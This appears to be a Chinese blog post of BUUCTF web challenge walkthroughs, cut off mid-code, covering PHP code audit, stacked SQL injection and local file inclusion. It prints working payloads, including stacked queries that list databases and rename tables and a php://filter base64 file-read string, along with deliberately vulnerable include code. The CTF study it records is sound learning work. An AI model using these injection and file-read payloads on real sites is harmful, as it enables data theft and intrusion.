【CTF】buuctf web 详解（持续更新）

原创

吃_早餐 于 2021-08-12 12:21:17 发布 2091 收藏 58

分类专栏： buuctf CTF 文章标签： 前端 php 开发语言

本文链接：https://blog.csdn.net/m0_52923241/article/details/119641325

buuctf 同时被 2 个专栏收录

6 篇文章 0 订阅

订阅专栏

CTF

4 篇文章 0 订阅

订阅专栏

buuctf web


[HCTF 2018]WarmUp

题目类型：PHP代码审计

查看源码，发现有一个source.php文件

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <!--source.php-->

    <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
</html>
```


查看此文件，出现一堆PHP代码





```
<?php
```

```php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
```


发现里面有一个hint.php文件，查看一下

文件里说明flag在ffffllllaaaagggg里



flag{295528f3-295c-479a-a74a-2c86c1c397d6}

- **代码审计**

  is_string()：检测变量是否是字符串

  isset()：检测变量是否已设置并且非 NULL

  in_array(要搜索的值，要搜索的数组)：搜索数组中是否存在指定的值

  mb_substr($page，n，m)：返回page中从第n位开始，到n+m位字符串的值

  mb_strpos()：查找字符串在另一个字符串中首次出现的位置

  urldecode()：将url编码后的字符串还原成未编码的样子

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            //如果page的值为空或者不是字符串
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }
    //检测page的值是否在白名单中
            if (in_array($page, $whitelist)) {
                return true;
            }
    //返回page中从第0位开始到第一个？出现的位置，之间的值赋给page
            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')//查找字符串在另一个字符串中首次出现的位置
            );
            //检验page的值是否在白名单内
            if (in_array($_page, $whitelist)) {
                return true;
            }
    //将url编码后的字符串还原成未编码的样子，然后赋值给page
            $_page = urldecode($page);
            //返回page中从第0位开始到第一个？出现的位置，之间的值赋给page
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')//查找字符串在另一个字符串中首次出现的位置
            );
            //检验page的值是否在白名单内
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```


[极客大挑战 2019]EasySQL

题目类型：简单的SQL注入

直接万能密码

[极客大挑战 2019]Havefun

题目类型：代码审计




查看源代码

```
</div>
                <!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
      <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,se
rif;color:black;"> Syclover @ cl4y</p></div>
      </body>
</html>
```

代码审计

有一个cat变量，通过get方式传参，如果cat=dog输出flag


使用构造payload：`/?cat=dog`



[强网杯 2019]随便注

题目类型：SQL注入

本题要有SQL语法基础：SQL通用语法



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


姿势: 2 提交查询

```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}
```


查询3时报错，说明有两个字段

然后想尝试联合查询

结果报错`return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);`

发现过滤了`select|update|delete|drop|insert|where|\./i`

爆数据库：`1';show databases;#`

姿势: 1';show databases;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
```

```
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


爆表名：`1'; show tables;#`

姿势: 1'; show tables;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

出来两个表

```
1'; show columns from words;#
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```



```
1'; show columns from '1919810931114514';#
```

注意：表名为数字时，要用反引号包起来查询。

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


发现1919810931114514表中有flag

接下来的参考大佬们的方法


大佬文章里总结了三种方法，第一种比较好理解，其他两种怪我太菜看不太明白

> - 通过 rename 先把 words 表改名为其他的表名。
> - 把 1919810931114514 表的名字改为 words 。
> - 给新 words 表添加新的列名 id 。
> - 将 flag 改名为 data 。
>
> ```
> 1'; rename table words to word1; rename table '1919810931114514' to words;alter table words add id int unsigned not Null auto_increment primary key; alert table words change flag data varchar(100);#
> ```

[ACTF2020 新生赛]Include

题目类型：文件包含、PHP封装协议

点击链接



出现了flag.php文件，?file=flag.php 猜测文件包含漏洞，此时就要想办法查看这个文件,那怎样来查看呢，下面是我学到的一个方法

> **重要的知识点——PHP封装协议：**
> `php://filter/read=convert.base64-encode/resource=xxx.php`
> **php://filter** 是php中独有的一个协议，可以作为一个中间流来处理其他流，可以进行**任意文件的读取**；根据名字filter，可以很容易想到这个协议可以用来过滤一些东西； 使用不同的参数可以达到不同的目的和效果：
> `resource=<要过滤的数据流>` 指定了你要筛选过滤的数据流。 必选
> `read=<读链的筛选列表>` 可以设定一个或多个过滤器名称，以管道符（|）分隔。 可选
> `write=<写链的筛选列表>` 可以设定一个或多个过滤器名称，以管道符（|）分隔。 可选
> `<; 两个链的筛选列表>` 任何没有以 read= 或write=作前缀 的筛选器列表会视情况应用于读或写链。
> **php://filter**与包含函数结合时，php://filter流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。
> **read=convert.base64-encode**，用base64编码输出，不然会直接当做php代码执行，看不到源代码内容。

php://filter协议，用base64编码的方式来读文件flag.php；这时页面会显示出源文件flag.php经过base64编码后的内容，然后经过base64解码就可以看到flag；

payload: `/?file=php://filter/read=convert.base64-encode/resource=flag.php`

得到base64编码后的内容为：
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5klG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7Y2U4MzdmMmYtYjl2Mi00ZDYxLWEzOWQtOTE4OWIwYmM0ODZkfQo=

接着base64解码：

```
<?php
echo "Can you find out the flag?";
//flag{ce837f2f-b262-4d61-a39d-9189b0bc486d}
```

得到flag~~

我们再以这种方法查看一下index.php文件

```
<meta charset="utf8">
<?php
// 关闭错误报告
error_reporting(0);
//以get方式传参
$file = $_GET["file"];
//stristr() 函数搜索字符串在另一字符串中的第一次出现,并返回字符串的剩余部分。
//一下if语句过滤了"php://input" 、 "zip://" 、 "phar://" 、 "data:"
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"data:")
){
 exit('hacker!');
}
if($file){
 include($file);
}else{
 echo '<a href="?file=flag.php">tips</a>';
}
?>
```

[SUCTF 2019]EasySQL

Give me your flag, I will tell you if the flag is right.

提交查询

先判断一下是数字型还是字符型，输入1

Give me your flag, I will tell you if the flag is right.

1 提交查询

Array ([0] => 1)

OK，有回显；然后各种试试试，都是nonono

还好，试了一下堆叠注入

爆出数据库：`1;show databases;#`

Give me your flag, I will tell you if the flag is right.

提交查询

Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctftraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test)

爆表：`1;show tables;#`

Give me your flag, I will tell you if the flag is right.


提交查询

Array ([0] => 1) Array ([0] => Flag)

然后爆字段：`1;show columns from FLAG;#`，输入后回显`Nonono.`,猜测有被过滤


总之试了好多，搞得我又双叒叕不会了，唉…

下面是学习众多大佬的方法
不知道大佬们怎么猜测出查询语句为：`select ".$post['query']."||flag from Flag`
由于本题没有过滤`*`，用`*`查询flag中的所有字段，所以直接构造payload为：`*,1`



就是这么神奇

[极客大挑战 2019]Secret File




查看源码

```
<!DOCTYPE html>

<html>

<style type="text/css" >
#master {
    position:absolute;
    left:44%;
    bottom:0;
    text-align :center;
        }
        p,h1 {
                cursor: default;
        }
</style>

        <head>
                <meta charset="utf-8">
                <title>蒋璐源的秘密</title>
        </head>

        <body style="background-color:black;"><br><br><br><br><br><br>

            <h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？ </h1><br><br><br>

            <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！ </p>
            <a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
            <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
        </body>
</html>
```

有这样一行代码`<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>`

进入这个目录查看一下



点击secret

提示查阅结束，返回上个目录，查看一下源码

```
<!DOCTYPE html>

<html>

<style type="text/css" >
#master {
    position:absolute;
    left:44%;
    bottom:20;
    text-align :center;
        }
        p,h1 {
                cursor: default;
        }
</style>

    <head>
        <meta charset="utf-8">
        <title>绝密档案</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">
        我把他们都放在这里了，去看看吧      <br>
        </h1><br><br><br><br><br><br>
        <a id="master" href="./action.php" style="background-color:red;height:50px;width:200px;color:#FFFFFF;left:44%;">
            <font size=6>SECRET</font>
        </a>
    <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
    </body>

</html>

```

此时也没有什么发现，抓个包试了试

Request

Raw | Params | Headers | Hex

```
GET /action.php HTTP/1.1
Host: 9228533c-23cd-4f24-afb4-8ff2d6af6422.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101
Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://9228533c-23cd-4f24-afb4-8ff2d6af6422.node4.buuoj.cn/Archive_room.php
Cookie:
UM_distinctid=17a094a09ee19a-01090f8233e8678-4c3f2d73-144000-17a094a09ef267
Upgrade-Insecure-Requests: 1
```

Response


Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 302 Found
Server: openresty
Date: Sat, 24 Jul 2021 04:26:41 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11
Content-Length: 63

<!DOCTYPE html>

<html>
<!--
  secr3t.php
-->
</html>
```


这里提示secr3t.php，我们进入这个目录看一下

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
